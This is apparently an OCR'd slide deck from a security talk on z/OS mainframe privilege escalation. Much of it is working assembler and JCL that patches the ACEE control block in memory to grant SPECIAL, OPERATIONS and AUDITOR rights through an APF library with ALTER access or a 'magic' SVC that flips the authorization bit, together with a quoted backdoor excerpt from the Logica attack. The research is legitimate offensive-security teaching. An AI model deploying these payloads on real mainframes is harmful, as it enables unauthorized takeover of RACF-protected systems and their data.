
- Locate the ACEE structure in memory
- Patch the privilege bits in memory

Compile and link the program with the Authorized state

Copy it to an APF library with ALTER access

Run it and enjoy SPECIAL privileges

```
VIEW       ELV.APF                                          Columns 00001 00072
000072      QUEUE "         AMODE 31"
000073      QUEUE "         STM 14,12,12(13)"
000074      QUEUE "         BALR 12,0"
000075      QUEUE "         USING *,12"
000076      QUEUE "         ST 13,SAVE+4"
000077      QUEUE "         LA 13,SAVE"
000078      QUEUE "*"
000079      QUEUE "         MODESET KEY=ZERO,MODE=SUP"
000080      QUEUE "         L 5,X'224'              POINTER TO ASCB"
000081      QUEUE "         L 5,X'6C'(5)            POINTER TO ASXB"
000082      QUEUE "         L 5,X'C8'(5)            POINTER TO ACEE"
000083      QUEUE "         NI X'26'(5),X'00'"
000084      QUEUE "         OI X'26'(5),X'B1'       SPE + OPER + AUDITOR ATTR"
000085      QUEUE "         NI X'27'(5),X'00'"
000086      QUEUE "         OI X'27'(5),X'80'       ALTER ACCESS"
000087      QUEUE "*"
000088      QUEUE "         L 13,SAVE+4"
000089      QUEUE "         LM 14,12,12(13)"
000090      QUEUE "         XR 15,15"
000091      QUEUE "         BR 14"
000092      QUEUE "*"
000093      QUEUE "SAVE     DS 18F"
000094      QUEUE "      END"
000095      QUEUE "/*"
000096      QUEUE "//L.SYSLMOD DD DISP=SHR,DSN="||APF_DSN||""
000097      QUEUE "//L.SYSIN   DD *"
000098      QUEUE "   SETCODE AC(1)"
000099      QUEUE "   NAME "||PROG||"(R)"
000100      QUEUE "/*"
000101      QUEUE "//STEP01 EXEC PGM="||PROG||",COND=(0,NE)"
000102      QUEUE "//STEPLIB   DD DSN="||APF_DSN||",DISP=SHR"
000103      QUEUE "//STEP02 EXEC PGM=IKJEFT01,COND=(0,NE)"
000104      QUEUE "//SYSTSIN DD *"
000105      QUEUE "  ALU "||userid()||" SPECIAL OPERATIONS"
000106      QUEUE "/*"
```


x3270-4 86.245.183.151:8088
File
Options
READY
[DEMO 2 ELV.APF]

The theory behind this feat is not new

Mark Wilson @ich408i discussed a similar abuse of privilege using SVC

Some legitimate products/Mainframe admins use a variation of this technique too!

Stu Henderson alluded to critical risks of having APF with ALTER access

Supervisor Call

Supervisor Call ~ Syscalls on Linux: APIs to hand over control to Supervisor mode

Table of 255 SVC. 0 to 200 are IBM reserved. 201 – 255 are user defined

Some admins/products register an authorized SVC that switches the AUTH bit and goes into Kernel mode

« Magic » SVC code

```
*  ***********************
*  PROGRAM STARTS HERE
*  ***********************
       CSECT
       AMODE 31
*  ***********************
*  PROGRAM PROLOGUE
*  ***********************
       STM 14,12,12(13)
       BALR 12,0
       USING *,12              ;12 AS BASE REGISTER
*
       LLGT 4,540              ; POINT R4 TO TCB
       L 2,180(4)              ; POINT R2 TO JSCB
       XR 7,7
       L 7,236(2)              ; LOAD AUTH BIT INTO R7
       OI 236(2),X'01'         ; TURN ON AUTHORIZATION BIT
       XR 15,15
       BR 14                   ; EXIT
*  ***********************
*  END OF PROGRAM
*  ***********************
       END
```

Call SVC to get into Supervisor mode


```
000001 * **********************
000002 * PROGRAM STARTS HERE
000003 * **********************
000004       CSECT
000005       AMODE 31
000006 * **********************
000007 * PROGRAM SETUP
000008 * **********************
000009       STM 14,12,12(13)
000010       BALR 12,0
000011       USING *,12                ;12 AS BASE REGISTER
000012 *
000013       SVC 233                   ;SWITCH AUTH BIT
000014       MODESET KEY=ZERO,MODE=SUP ;STORAGE KEY=0
000015 *
000016
000017       L 5,X'224'                ;POINTER TO ASCB
000018       L 5,X'6C'(5)              ;POINTER TO ASXB
000019       L 5,X'C8'(5)              ;POINTER TO ACEE
000020       NI X'26'(5),X'00'
000021       OI X'26'(5),X'B1'         ;SPE + OPER + AUDITOR ATTR
000022       NI X'27'(5),X'00'
000023       OI X'27'(5),X'80'         ;UNIVERSAL ACCESS ON
000024 *
000025       XR 15,15
000026       BR 14                     ;EXIT
000027 * **********************
000028 * END OF PROGRAM
000029 * **********************
000030       END
```

We do not need to launch this program from an APF library anymore

Looking for « magic » SVC

```
*  ********************
*  PROGRAM STARTS HERE
*  ********************
       CSECT
       AMODE 31
*  ********************
*  PROGRAM PROLOGUE
*  ********************
       STM 14,12,12(13)
       BALR 12,0
       USING *,12            ;12 AS BASE REGISTER
*
       LLGT 4,540            ; POINT R4 TO TCB
       L 2,180(4)            ; POINT R2 TO JSCB
       XR 7,7
       L 7,236(2)            ; LOAD AUTH BIT INTO R7
       OI 236(2),X'01'       ; TURN ON AUTHORIZATION BIT
       XR 15,15
       BR 14                 ; EXIT
*  ********************
*  END OF PROGRAM
*  ********************
       END
```

We browse the SVC table looking for these instructions (and other possible variations)


x3270-4 192.168.1.209
File
Options
READY
[DEMO ELV.SVF]

Excerpts from the Logica attack

```
WTO    'SERVICE 242 :: ART AND STRATEGY'
LA     R0,1
SVC    242
WTO    'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'
MODESET KEY=ZERO,MODE=SUP
WTO    'BUT YOU DONT SEEM TO SHARE MY AMBITIONS'
L      R5,ASCBPVT
L      R5,ASCBASXB(R5)
L      R5,ASXBACEE(R5)
USING  ACEE,R5
WTO    'I RELY UPON YOU TO BREAK THE SILENACEE'
MVC    IDWOUSRI,ACEEUSRI
MVC    IDWOGRPN,ACEEGRPN
WTO    MF=(E,IDWOBLK)
OI     ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF
```

https://github.com/mainframed/logica/blob/master/Tfy.source.backdoor

A few problems though


The user’s attribute are modified => RACF rules are altered

You can be special, that does not mean you can access any app!

=> Need to figure out the right class/resource to add RACF rules (not easy)

Impersonating users

Interesting stuff in the ACEE



Duplicate fields

To our user's ACEE

Not so fast…


Each program or JOB is allocated a virtual address space (same as in Windows/Linux)

